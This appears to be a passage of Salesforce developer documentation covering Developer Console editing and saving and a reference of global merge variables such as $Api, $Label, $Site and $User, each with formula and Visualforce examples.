


Keep typing to filter the suggestions, press ENTER to select the top completion, or use the arrow keys or mouse to select a different completion.

Completions are gathered from the object you are currently working on. If you don't see the completion you expect, save the open object and refresh. The object's type is determined by the current editor's symbol table. If there are no symbols that match, cached symbol tables (the last valid save) are also checked. If there is no current object, the auto-complete window shows all system and user classes, as well as sObjects.

Validating Changes in Source Code: Problems Tab

Changes you make in the Source Code Editor are compiled and validated in the background. While you're editing code, an error indicator appears on lines with errors, and the **Problems** tab in the lower panel shows the details of compilation errors. To collapse the **Problems** tab, use the button in the corner of the panel.

When source views are validated, all modified sources are validated together instead of individually. Changes that might be inconsistent with code on the server, but are consistent when validated as a group—such as adding a method in one file and calling that method in another—will not be reported as errors.

Changing the API Version

Use the **API Version** list at the top of the Source Code Editor to change the version of the current entity. The list includes the five most recent API versions plus the current version of the entity.

Saving Changes

When you make changes in the Source Code Editor, the name of the tab includes a "*" to indicate unsaved changes. Apex classes and triggers are saved with the current API version of the class or trigger.

To save a collection of changes with dependencies, click **File** > **Save All** or CTRL+S+SHIFT. All open tabs with modifications are saved together in one request.

When you save modified source views, they are validated against all saved source files. If source files have related changes, it is not possible to save the files individually. If there are any compilation errors, you will not be able to save. Review the **Problems** panel, correct any errors, and click **Save** again.

Note: You can't edit and save Apex classes in a production organization.

Staying in Sync with Code in the Cloud

The Developer Console tracks changes made to the source by other users while you have a file open. If you haven't made any changes, your view will be updated automatically. If you've made modifications, you won't be able to save them to the server. You'll see an alert that another user has made changes, with the option to update the source view to the latest version.


Warning: If you choose to update to the latest version of a file, your changes will be overwritten. Copy your version out of the source view to preserve it, then update to the latest version and integrate your modifications.

SEE ALSO:

- Developer Console User Interface Overview
- Checking Code Coverage
- Setting Checkpoints in Apex Code
- Developer Console File Menu

Object Inspector

The Object Inspector provides a read-only reference for the fields of a standard or custom object, and their data types. To open the Object Inspector, click **File** > **Open** and select the object you want to view. To search for objects that meet specific criteria, use the Developer Console Query Editor.



Note: You can't modify custom objects in the Developer Console. Create, edit, or delete custom objects from Setup.

SEE ALSO:

- Developer Console Functionality

Global Variables

Components such as custom buttons and links, formulas in custom fields, validation rules, flows, and processes, and Visualforce pages allow you to use special merge fields to reference the data in your organization.

Note: Only User, organization, and API merge fields are supported for web tabs.

Use the following global variables when choosing a merge field type to add to your custom component:

EDITIONS

The availability of each global variable depends on the experience and edition requirements for the related feature.

USER PERMISSIONS

To create, edit, and delete custom s-controls, formulas, or Visualforce pages:

- "Customize Application"

To edit flows and processes:

- "Manage Force.com Flow"

$Action

Description:	A global merge field type to use when referencing standard Salesforce actions such as displaying the Accounts tab home page, creating new accounts, editing accounts, and deleting accounts. Use action merge fields in `LINKTO` and `URLFOR` functions to reference the action selected.
Use:	1. Select the field type: $Action. 2. Insert a merge field in the format `$Action.`*`object.action`*, such as `$Action.Account.New`.
S-Control Example:	The s-control below references the standard action for creating new accounts in the `$Action.Account.New` merge field. `<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>`
Visualforce Example:	`<apex:outputLink value="{!URLFOR($Action.Account.New)}">Create New Account</apex:outputLink>`
Tips:	This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

$Api

Description:	A global merge field type to use when referencing API URLs.
Use:	1. Select the field type: $Api. 2. Select a merge field, such as:

- `$Api.Enterprise_Server_URL__xxx`: The Enterprise WSDL SOAP endpoint where *xxx* represents the version of the API. For example, `$Api.Enterprise_Server_URL_140` is the merge field value for version 14.0 of the API.
- `$Api.Partner_Server_URL__xxx`: The Partner WSDL SOAP endpoint where *xxx* represents the version of the API..
- `$Api.Session_ID`: The session ID.

S-Control Example: The custom formula field below calls a service to replace the SIC code. Replace *myserver* with the name of your server.

```
HYPERLINK("https://www.myserver.com/mypage.jsp" &
"?Username="       & $User.Username &
"&crmSessionId="   & GETSESSIONID() &
"&crmServerUrl="   &  $Api.Partner_Server_URL_90  &
"&crmObjectId="    & Id &
"&crmFieldUpdate=sicCode",
"Update SIC Code")
```

Visualforce and Flow Example: Use dot notation to return the session ID.

```
{!$Api.Session_ID}
```

Tips: This global variable is only available for formula fields, s-controls, custom buttons and links, Visualforce pages, flow formulas, and process formulas.

Important: `$Api.Session_ID` and `GETSESSIONID()` return the same value, an identifier for the current session in the current context. This context varies depending on where the global variable or function is evaluated. For example, if you use either in a custom formula field, and that field is displayed on a standard page layout in Salesforce Classic, the referenced session will be a basic Salesforce session. That same field (or the underlying variable or formula result), when used in a Visualforce page, references a Visualforce session instead.

Session contexts are based on the domain of the request. That is, the session context changes whenever you cross a hostname boundary, such as from `.salesforce.com` to `.visual.force.com` or `.lightning.force.com`.

Session identifiers from different contexts, and the sessions themselves, are different. When you transition between contexts, the old session is replaced by the new one, and the old session is no longer valid. The session ID also changes at this time.

Normally Salesforce transparently handles session hand-off between contexts, but if you're passing the session ID around yourself, be aware that you might need to re-access `$Api.Session_ID` or `GETSESSIONID()` from the new context to ensure a valid session ID.

Note also that not all sessions are created equal. In particular, sessions obtained in a Lightning Experience context have reduced privileges, and don't have API access. You can't use these session IDs to make API calls.

$Component

Description:	A global merge field type to use when referencing a Visualforce component.
Use:	Each component in a Visualforce page has its own `Id` attribute. When the page is rendered, this attribute is used to generate the Document Object Model (DOM) ID. Use `$Component.`***`Path.to.Id`*** in JavaScript to reference a specific component on a page, where *`Path.to.Id`* is a component hierarchy specifier for the component being referenced.
Visualforce Example:	`function beforeTextSave() { document.getElementById('{!$Component.msgpost}').value = myEditor.getEditorHTML(); }`
Tips:	This global variable is only available for Visualforce pages.

$ComponentLabel

Description:	A global merge field to use when referencing the label of an `inputField` component on a Visualforce page that is associated with a message.
Use:	Return the label of an `inputField` component that is associated with a message.
Visualforce Example:	`<apex:datalist var="mess" value="{!messages}"> <apex:outputText value="{!mess.componentLabel}:" style="color:red"/> <apex:outputText value="{!mess.detail}" style="color:black" /> </apex:datalist>`
Tips:	This global variable is only available for Visualforce pages.

$CurrentPage

Description:	A global merge field type to use when referencing the current Visualforce page or page request.
Use:	Use this global variable in a Visualforce page to reference the current page name (`$CurrentPage.Name`) or the URL of the current page (`$CurrentPage.URL`). Use `$CurrentPage.parameters.`***`parameterName`*** to reference page request parameters and values, where *`parameterName`* is the request parameter being referenced.
Visualforce Example:	`<apex:page standardController="Account"> <apex:pageBlock title="Hello {!$User.FirstName}!"> You belong to the {!account.name} account.  You're also a nice person. </apex:pageBlock> <apex:detail subject="{!account}" relatedList="false"/> <apex:relatedList list="OpenActivities" subject="`**`{!$CurrentPage.parameters.relatedId}`**`"/> </apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$FieldSet

Description:	Provides access to a field set defined in your organization.
Use:	Use this in your Visualforce pages to dynamically iterate over fields in a field set. You must prefix this global variable with a reference to the standard or custom object that has the field set.

Visualforce Example:	`<apex:page standardController="Account">`
	`  <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"`
	`var="field">`
	`  <apex:outputText value="{!field}" />`
	`  </apex:repeat>`
	`</apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$Label

Description:	A global merge field type to use when referencing a custom label.
Use:	**1.** Select the field type $Label. **2.** Select the custom label that you want to reference. The returned value depends on the language setting of the contextual user. The value returned is one of the following, in order of precedence: **1.** The local translation's text **2.** The packaged translation's text **3.** The master label's text
Flow Example:	Create a flow formula whose expression is the following. `{!$Label.customCurrency_label}` Then reference that flow formula as the label of a screen field.

Visualforce Example:	`<apex:page>`
	`  <apex:pageMessage severity="info"`
	`  strength="1"`
	`  summary="{!$Label.firstrun_helptext}"`
	`  />`
	`</apex:page>`

Lightning components Example	**Label in a markup expression using the default namespace** `{!$Label.c.`***`labelName`***`}`

	Label in JavaScript code if your org has a namespace `$A.get("$Label.namespace.labelName")`
Tips:	This global variable is available for Lightning components, Visualforce pages, Apex, flow formulas, and process formulas only.

`$Label.Site`

Description:	A global merge field type to use when referencing a standard Sites label in a Visualforce page. Like all standard labels, the text will display based on the user's language and locale.
Use:	Use this expression in a Visualforce page to access a standard Sites label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends on the language and locale of the user. Salesforce provides the following labels:

Label	Message
authorization_required	Authorization Required
bandwidth_limit_exceeded	Bandwidth Limit Exceeded
change_password	Change Password
change_your_password	Change Your Password
click_forget_password	If you have forgotten your password, click Forgot Password to reset it.
community_nickname	Nickname
confirm_password	Confirm Password
down_for_maintenance	{0} is down for maintenance
email	Email
email_us	email us
enter_password	Did you forget your password? Please enter your username below.
error	Error: {0}
error2	Error
file_not_found	File Not Found
forgot_password	Forgot Password
forgot_password_confirmation	Forgot Password Confirmation
forgot_your_password_q	Forgot Your Password?
get_in_touch	Please {1} if you need to get in touch.

Label	Message
go_to_login_page	Go to Login Page
img_path	/img/sites
in_maintenance	Down For Maintenance
limit_exceeded	Limit Exceeded
login	Login
login_button	Login
login_or_register_first	You must first log in or register before accessing this page.
logout	Logout
new_password	New Password
new_user_q	New User?
old_password	Old Password
page_not_found	Page Not Found
page_not_found_detail	Page Not Found: {0}
password	Password
passwords_dont_match	Passwords did not match.
powered_by	Powered by
register	Register
registration_confirmation	Registration Confirmation
site_login	Site Login
site_under_construction	Site Under Construction
sorry_for_inconvenience	Sorry for the inconvenience.
sorry_for_inconvenience_back_shortly	Sorry for the inconvenience. We'll be back shortly.
stay_tuned	Stay tuned.
submit	Submit
temp_password_sent	An email has been sent to you with your temporary password.
thank_you_for_registering	Thank you for registering. An email has been sent to you with your temporary password.
under_construction	{0} is under construction
user_registration	New User Registration
username	Username

Label	Message
verify_new_password	Verify New Password

Visualforce Example:

```
<apex:page>
   <apex:pageMessage severity="info"
   strength="1"
   summary="{!$Label.Site.temp_password_sent}"
   />
</apex:page>
```

Tips: This global variable is only available for Visualforce pages.

$Network

Description:	A global merge field type to use when referencing community details in a Visualforce email template.
Use:	Use this expression in a Visualforce email template to access the community name and the community login URL.
Visualforce Example:	`<messaging:emailTemplate subject="Your Password has been reset" recipientType="User" ><messaging:htmlEmailBody > Hi, Your password for {!$Network.Name} community has been reset. Reset Password Regards, Communities Admin </messaging:htmlEmailBody></messaging:emailTemplate>`
Tips:	This global variable works only in Visualforce email templates for Communities.

$ObjectType

Description:	A global merge field type to use when referencing standard or custom objects (such as Accounts, Cases, or Opportunities) and the values of their fields. Use object type merge fields in `LINKTO`, `GETRECORDIDS`, and `URLFOR` functions to reference a specific type of data or the `VLOOKUP` function to reference a specific field in a related object.

Use:	1. Select the field type: $ObjectType. 2. Select an object to insert a merge field representing that object, such as `$ObjectType.Case`. Optionally, select a field on that object using the following syntax: `$ObjectType.Role_Limit__c.Fields.Limit__c`.
Custom Button Example:	The custom list button below references the cases standard object in the `$ObjectType.Case` merge field. `{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); }`
Validation Rule Example:	This example checks that a billing postal code is valid by looking up the first five characters of the value in a custom object called Zip_Code__c that contains a record for every valid zip code in the US. If the zip code is not found in the Zip_Code__c object or the billing state does not match the corresponding State_Code__c in the Zip_Code__c object, an error is displayed. `AND( LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP( $ObjectType.Zip_Code__c.Fields.State_Code__c, $ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <> BillingState )`
Visualforce Example:	The following example retrieves the label for the Account `Name` field: `{!$ObjectType.Account.Fields.Name.Label}`
Tips:	This global variable is available in Visualforce pages, custom buttons and links, s-controls, and validation rules.

`$Organization`

Description:	A global merge field type to use when referencing information about your company profile. Use organization merge fields to reference your organization's city, fax, ID, or other details.
Use:	1. Select the field type: $Organization. 2. Select a merge field such as `$Organization.Fax`.
Validation Rule Example:	Use organization merge fields to compare any attribute for your organization with that of your accounts. For example, you may want to determine if your organization has the same country as your accounts. The validation formula below references your organization's country merge field and requires a country code for any account that is foreign.

	`AND($Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))`
Flow Example:	Create a flow formula (Text) whose expression is `{!$Organization.City}`. In a Decision element, check if a contact's city matches that formula.

Visualforce Example:	Use dot notation to access your organization's information. For example:
	`{!$Organization.Street}`
	`{!$Organization.State}`

Tips:	The organization merge fields get their values from whatever values are currently stored as part of your company information in Salesforce. Note that `{!$Organization.UiSkin}` is a picklist value, and so should be used with picklist functions such as `ISPICKVAL()` in custom fields, validation rules, Visualforce expressions, flow formulas, process formulas, and workflow rule formulas.

$Page

Description:	A global merge field type to use when referencing a Visualforce page.
Use:	Use this expression in a Visualforce page to link to another Visualforce page.

Visualforce Example:	`<apex:page>`
	`  <h1>Linked</h1>`
	`  <apex:outputLink value="{!$Page.otherPage}">`
	`  This is a link to another page.`
	`  </apex:outputLink>`
	`</apex:page>`

Tips:	This global variable is only available for Visualforce pages.

$Permission

Description:	A global merge field type to use when referencing information about the current user's custom permission access. Use permission merge fields to reference information about the user's current access to any of your organization's custom permissions.
Use:	1. Select the field type: $Permission. 2. Select a merge field such as `$Permission.customPermissionName`.

Validation Rule Example:	The following validation rule references the custom permission changeAustinAccounts for the current user. This rule ensures that only users with changeAustinAccounts can update accounts with a billing city of Austin.
	`BillingCity = 'Austin' &&`
	`$Permission.changeAustinAccounts`

Visualforce Example:	To have a pageblock only appear for users that have the custom permission seeExecutiveData, use the following.
	`<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}">`
	`  <!-- Executive Data Here -->`
	`</apex:pageBlock>`

Tips:	$Permission appears only if custom permissions have been created in your organization. This global variable isn't supported for processes, flows, and workflow rules.

`$Profile`

Description:	A global merge field type to use when referencing information about the current user's profile. Use profile merge fields to reference information about the user's profile such as license type or name.
Use:	1. Select the field type: $Profile. 2. Select a merge field such as `$Profile.Name`.
Validation Rule Example:	The validation rule formula below references the profile name of the current user to ensure that only the record owner or users with this profile can make changes to a custom field called `Personal Goal`: `AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )`
Flow Example:	To identify the running user's profile, create a flow formula (Text) with the following expression. `{!$Profile.Name}` By referencing that formula, you avoid using a query (Lookup elements) and save on limits.
Visualforce Example:	To return the current user's profile, use the following: `{!$Profile.Name}`
Tips:	• `$Profile` merge fields are only available in editions that can create custom profiles. • Use profile names to reference standard profiles in `$Profile` merge fields. If you previously referenced the internal value for a profile, use the following list to determine the name to use instead:

Standard Profile Name	$Profile Value
System Administrator	`PT1`
Standard User	`PT2`
Ready Only	`PT3`
Solution Manager	`PT4`
Marketing User	`PT5`
Contract Manager	`PT6`

Standard Profile Name	$Profile Value
Partner User	`PT7`
Standard Platform User	`PT8`
Standard Platform One App User	`PT9`
Customer Portal User	`PT13`
Customer Portal Manager	`PT14`

- Your merge field values will be blank if the profile attributes are blank. For example profile `Description` is not required and may not contain a value.
- You don't need to give users permissions or access rights to their profile information to use these merge fields.

$RecordType

Description:	A global merge field to use when referencing the record type of the current record.
Use:	Add `$RecordType` manually to your s-control.
Visualforce Example:	To return the ID of the current record type, use the following: `{$RecordType.Id}`
Tips:	• Use `$RecordType.Id` instead of `$RecordType.Name` to reference a specific record type. While `$RecordType.Name` makes a formula more readable, you must update the formula if the name of the record type changes, whereas the ID of a record type never changes. However, if you are deploying formulas across organizations (for example, between sandbox and production), use `$RecordType.Name` because IDs are not the same across organizations. • Avoid using `$RecordType` in formulas, except in default value formulas. Instead, use the `RecordType` merge field (for example, `Account.RecordType.Name`) or the `RecordTypeId` field on the object. • Don't reference any field with the `$RecordType` merge field in cross-object formulas. The `$RecordType` variable resolves to the record containing the formula, not the record to which the formula spans. Use the `RecordType` merge field on the object instead.

$Request

Description:	A global merge field to use when referencing a query parameter by name that returns a value.
Use:	Add `$Request` manually to your s-control.

S-Control Example:	The snippet below, named `Title_Snippet`, requires two input parameters: `titleTheme` and `titleText`. You can reuse it in many s-controls to provide page title and theme in your HTML.
	`<h2 class="{!$Request.titleTheme}.title"> {!$Request.titleText}</h2>`
	The s-control below calls this snippet using the `INCLUDE` function, sending it the parameters for both the title and theme of the HTML page it creates.
	`<html> <head> </head> <body> {! INCLUDE($SControl.Title_Snippet, [titleTheme = "modern", titleText = "My Sample Title"]) } ... Insert your page specific content here ... </body> </html>`

Tips:	Don't use `$Request` in Visualforce pages to reference query parameters. Use `$CurrentPage` instead.

$Resource

Description:	A global merge field type to use when referencing an existing static resource by name in a Visualforce page. You can also use resource merge fields in `URLFOR` functions to reference a particular file in a static resource archive.
Use:	Use `$Resource` to reference an existing static resource. The format is `$Resource.`*`nameOfResource`*, such as `$Resource.TestImage`.

Visualforce Examples:	The Visualforce component below references an image file that was uploaded as a static resource and given the name `TestImage`:
	`<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>`
	To reference a file in an archive (such as a `.zip` or `.jar` file), use the `URLFOR` function. Specify the static resource name that you provided when you uploaded the archive with the first parameter, and the path to the desired file within the archive with the second. For example:
	`<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/>`

Tips:	This global variable is only available for Visualforce pages.

$SControl

Important: Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

Description:	A global merge field type to use when referencing an existing custom s-control by name. Use s-control merge fields in `LINKTO`, `INCLUDE`, and `URLFOR` functions to reference one of your custom s-controls.
Use:	1. Select the field type: $SControl.

	2. Select an s-control to insert a merge field representing that s-control, such as `$Scontrol.Header_Snippet`.
S-Control Example:	The s-control below references the snippet in the `$Scontrol.Header_Snippet` merge field: `<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title", theme = "modern"])} </body> </html>`

Visualforce Example:	The following example shows how to link to an s-control named HelloWorld in a Visualforce page:
	`<apex:page>`
	`<apex:outputLink value="{!$SControl.HelloWorld}">Open the HelloWorld s-control</apex:outputLink>`
	`</apex:page>`
	Note that if you simply want to embed an s-control in a page, you can use the `<apex:scontrol>` tag without the $SControl merge field. For example:
	`<apex:page>`
	`<apex:scontrol controlName="HelloWorld" />`
	`</apex:page>`

Tips:	• The drop-down list for `Insert Merge Field` lists all your custom s-controls except snippets. Although snippets are s-controls, they behave differently. For example, you can't reference a snippet from a `URLFOR` function directly; snippets are not available when creating a custom button or link that has a `Content Source` of Custom S-Control; and you can't add snippets to your page layouts. To insert a snippet in your s-control, use the `Insert Snippet` drop-down button. • This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

`$Setup`

Description:	A global merge field type to use when referencing a custom setting of type "hierarchy."
Use:	Use `$Setup` to access hierarchical custom settings and their field values using dot notation. For example, `$Setup.App_Prefs__c.Show_Help_Content__c`. Hierarchical custom settings allow values at any of three different levels: 1. Organization, the default value for everyone 2. Profile, which overrides the Organization value 3. User, which overrides both Organization and Profile values Salesforce automatically determines the correct value for this custom setting field based on the running user's current context.
Formula Field Example:	`{!$Setup.`***`CustomSettingName`***`__c.`***`CustomFieldName`***`__c}` Formula fields only work for hierarchy custom settings; they can't be used for list custom settings.

Visualforce Example:	The following example illustrates how to conditionally display an extended help message for an input field, depending on the user's preference:
	`<apex:page>`
	`  <apex:inputField value="{!usr.Workstation_Height__c}"/>`
	`  <apex:outputPanel id="helpWorkstationHeight"`
	`  rendered="{!$Setup.App_Prefs__c.Show_Help_Content__c}">`
	`  Enter the height for your workstation in inches, measured from the`
	`  floor to top of the work surface.`
	`  </apex:outputPanel>`
	`  ...`
	`</apex:page>`
	If the organization level for the custom setting is set to `true`, users see the extended help message by default. If an individual prefers to not see the help messages, they can set their custom setting to `false`, to override the organization (or profile) value.
	Custom settings of type "list" aren't available on Visualforce pages using this global variable. You can access list custom settings in Apex.

Tips:	This global variable is available in Visualforce pages, formula fields, validation rules, flow formulas, and process formulas.

`$Site`

Description:	A global merge field type to use when referencing information about the current Force.com site.
Use:	Use dot notation to access information about the current Force.com site. Note that only the following site fields are available:

Merge Field	Description
$Site.Name	Returns the API name of the current site.
$Site.Domain	Returns the Force.com domain name for your organization.
$Site.CustomWebAddress	Returns the request's custom URL if it doesn't end in `force.com` or returns the site's primary custom URL. If neither exist, then this returns an empty string. Note that the URL's path is always the root, even if the request's custom URL has a path prefix. If the current request is not a site request, then this field returns an empty string. This field's value always ends with a `/` character. Use of $Site.CustomWebAddress is discouraged and we recommend using $Site.BaseCustomUrl instead.
$Site.OriginalUrl	Returns the original URL for this page if it's a designated error page for the site; otherwise, returns `null`.
$Site.CurrentSiteUrl	Returns the base URL of the current site that references and links should use. Note that this field might return the referring page's URL instead of the current request's URL. This field's value includes

Merge Field	Description
	a path prefix and always ends with a `/` character. If the current request is not a site request, then this field returns an empty string. Use of $Site.CurrentSiteUrl is discouraged. Use $Site.BaseUrl instead.
$Site.LoginEnabled	Returns `true` if the current site is associated with an active login-enabled portal; otherwise returns `false`.
$Site.RegistrationEnabled	Returns `true` if the current site is associated with an active self-registration-enabled Customer Portal; otherwise returns `false`.
$Site.IsPasswordExpired	For authenticated users, returns `true` if the currently logged-in user's password is expired. For non-authenticated users, returns `false`.
$Site.AdminEmailAddress	Returns the value of the `Site Contact` field for the current site.
$Site.Prefix	Returns the URL path prefix of the current site. For example, if your site URL is `myco.force.com/partners`, `/partners` is the path prefix. Returns `null` if the prefix isn't defined. If the current request is not a site request, then this field returns an empty string.
$Site.Template	Returns the template name associated with the current site; returns the default template if no template has been designated.
$Site.ErrorMessage	Returns an error message for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.ErrorDescription	Returns the error description for the current page if it's a designated error page for the site and an error exists; otherwise, returns an empty string.
$Site.AnalyticsTrackingCode	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
$Site.BaseCustomUrl	Returns a base URL for the current site that doesn't use a Force.com subdomain. The returned URL uses the same protocol (HTTP or HTTPS) as the current request if at least one non-Force.com custom URL that supports HTTPS exists on the site. The returned value never ends with a `/` character. If all the custom URLs in this site end in `force.com`, or this site has no custom URL's, then this returns an empty string. If the current request is not a site request, then this method returns an empty string. This field replaces `CustomWebAddress` and includes the custom URL's path prefix.

Merge Field	Description
$Site.BaseInsecureUrl	Returns a base URL for the current site that uses HTTP instead of HTTPS. The current request's domain is used. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseRequestUrl	Returns the base URL of the current site for the requested URL. This isn't influenced by the referring page's URL. The returned URL uses the same protocol (HTTP or HTTPS) as the current request. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseSecureUrl	Returns a base URL for the current site that uses HTTPS instead of HTTP. The current request's domain is preferred if it supports HTTPS. Domains that are not Force.com subdomains are preferred over Force.com subdomains. A Force.com subdomain, if associated with the site, is used if no other HTTPS domains exist in the current site. If there are no HTTPS custom URLs in the site, then this method returns an empty string. The returned value includes the path prefix and never ends with a / character. If the current request is not a site request, then this method returns an empty string.
$Site.BaseUrl	Returns the base URL of the current site that references and links should use. Note that this field may return the referring page's URL instead of the current request's URL. This field's value includes the path prefix and never ends with a / character. If the current request is not a site request, then this field returns an empty string. This field replaces $Site.CurrentSiteUrl.
$Site.MasterLabel	Returns the value of the Master Label field for the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteId	Returns the ID of the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteType	Returns the API value of the Site Type field for the current site. If the current request is not a site request, then this field returns an empty string.
$Site.SiteTypeLabel	Returns the value of the Site Type field's label for the current site. If the current request is not a site request, then this field returns an empty string.

Visualforce Example:	The following example shows how to use the `$Site.Template` merge field: `<apex:page title="Job Application Confirmation" showHeader="false" standardStylesheets="true">` `<!-- The site template provides layout & style for the site -->` `<apex:composition template="{!$Site.Template}">` `<apex:define name="body">` `<apex:form>` `<apex:commandLink value="<- Back to Job Search" onclick="window.top.location='{!$Page.PublicJobs}';return false;"/>` ` ` ` ` `<center>` `<apex:outputText value="Your application has been saved. Thank you for your interest!"/>` `</center>` ` ` ` ` `</apex:form>` `</apex:define>` `</apex:composition>` `</apex:page>`
Tips:	This global variable is available in Visualforce pages, email templates, and s-controls.

`$System.OriginDateTime`

Description:	A global merge field that represents the literal value of 1900-01-01 00:00:00. Use this global variable when performing date/time offset calculations, or to assign a literal value to a date/time field.
Use:	1. Select the field type: $System. 2. Select `OriginDateTime` from the `Insert Merge Field` option.
Formula Example:	The example below illustrates how to convert a date field into a date/time field. It uses the date in the `OriginDateTime` merge field to get the number of days since a custom field called `My Date Field`. Then, it adds the number of days to the `OriginDateTime` value. `$System.OriginDatetime + ( My_Date_Field__c - DATEVALUE($System.OriginDatetime) )` Note: `OriginDateTime` is in the GMT time zone but the result is displayed in the user's local time zone.
Flow, Process, and Visualforce Example:	The following example calculates the number of days that have passed since January 1, 1900: `{!NOW() - $System.OriginDateTime}`

Tips:	This global variable is available in: • Default values • Formulas in custom fields, flows, processes, and workflow rules • Workflow field update actions • Visualforce pages and s-controls

`$User`

Description:	A global merge field type to use when referencing information about the current user. User merge fields can reference information about the user such as alias, title, and ID.
Use:	1. Select the field type: $User. 2. Select a merge field such as `$User.Username`.
Validation Rule Example:	The validation rule formula below references the ID of the current user to determine if the current user is the owner of the record. Use an example like this to ensure that only the record owner or users with an administrator profile can make changes to a custom field called `Personal Goal`: `AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <> "Custom: System Admin" )`
Flow Example:	To easily access the running user's name, use a flow formula. Create a flow formula (Text) that has this expression. `{!$User.FirstName} & " " & {!$User.LastName}` Once you create that formula, reference it anywhere that you need to call the user by name in your flow. By referencing the $User global variable, you avoid using a lookup, which counts against flow limits.

Visualforce Example:	The following example displays the current user's company name, as well as the status of the current user (which returns a Boolean value).
	`<apex:page>`
	`  <h1>Congratulations</h1>`
	`  This is your new Apex Page`
	`  <p>The current company name for this user is: {!$User.CompanyName}</p>`
	`  <p>Is the user active? {!$User.isActive}</p>`
	`</apex:page>`

Tips:	• The current user is the person changing the record that prompted the default value, validation rule, or other operation that uses these global merge fields. • When a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`.

- When a process executes scheduled actions and the user who started the process is no longer active, $User refers to the default workflow user. The same goes for time-based actions in workflow rules.
- Some of the $User merge fields can be used in mobile configuration filters.

`$User.UITheme` and `$User.UIThemeDisplayed`

Description:	These global merge fields identify the Salesforce look and feel a user sees on a given Web page. The difference between the two variables is that `$User.UITheme` returns the look and feel the user is *supposed* to see, while `$User.UIThemeDisplayed` returns the look and feel the user *actually* sees. For example, a user may have the preference and permissions to see the Lightning Experience look and feel, but if they are using a browser that doesn't support that look and feel, for example, older versions of Internet Explorer, `$User.UIThemeDisplayed` returns a different value.
Use:	Use these variables to identify the CSS used to render Salesforce web pages to a user. Both variables return one of the following values. • `Theme1`—Obsolete Salesforce theme • `Theme2`—Salesforce Classic 2005 user interface theme • `Theme3`—Salesforce Classic 2010 user interface theme • `Theme4d`—Modern "Lightning Experience" Salesforce theme • `Theme4t`—Salesforce1 mobile Salesforce theme • `PortalDefault`—Salesforce Customer Portal theme • `Webstore`—Salesforce AppExchange theme

Visualforce Example:	The following example shows how you can render different layouts based on a user's theme:
	`<apex:page>`
	`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme2'}">`
	`  // this is the old theme...`
	`  </apex:pageBlock>`
	`  <apex:pageBlock title="My Content" rendered="{!$User.UITheme == 'Theme3'}">`
	`  // this is the classic theme ...`
	`  </apex:pageBlock>`
	`</apex:page>`

`$UserRole`

Description:	A global merge field type to use when referencing information about the current user's role. Role merge fields can reference information such as role name, description, and ID.
Use:	1. Select the field type: $UserRole. 2. Select a merge field such as `$UserRole.Name`.

Validation Rule Example:	The validation rule formula below references the user role name to validate that a custom field called `Discount Percent` does not exceed the maximum value allowed for that role: `Discount_Percent__c > VLOOKUP($ObjectType.Role_Limits__c.Fields.Limit__c, $ObjectType.Role_Limits__c.Fields.Name, $UserRole.Name)`
Process, Flow, and Visualforce:	`{!$UserRole.LastModifiedById}`
